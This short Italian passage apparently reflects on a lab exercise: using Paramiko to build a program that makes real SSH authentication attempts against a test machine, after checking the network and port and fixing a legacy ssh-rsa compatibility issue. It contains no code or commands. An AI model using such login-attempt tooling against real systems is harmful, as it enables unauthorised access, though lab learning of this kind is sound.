La seconda parte è stata più articolata perché, oltre al codice, ho dovuto controllare rete, porta SSH e compatibilità tra software vecchio e software moderno. Il problema di ssh-rsa mi ha fatto capire che una connessione può fallire anche quando host, porta e credenziali sono corretti. Dopo aver risolto questo punto, Paramiko ha permesso di trasformare la logica iniziale in un programma che effettua realmente i tentativi di autenticazione sulla macchina di test.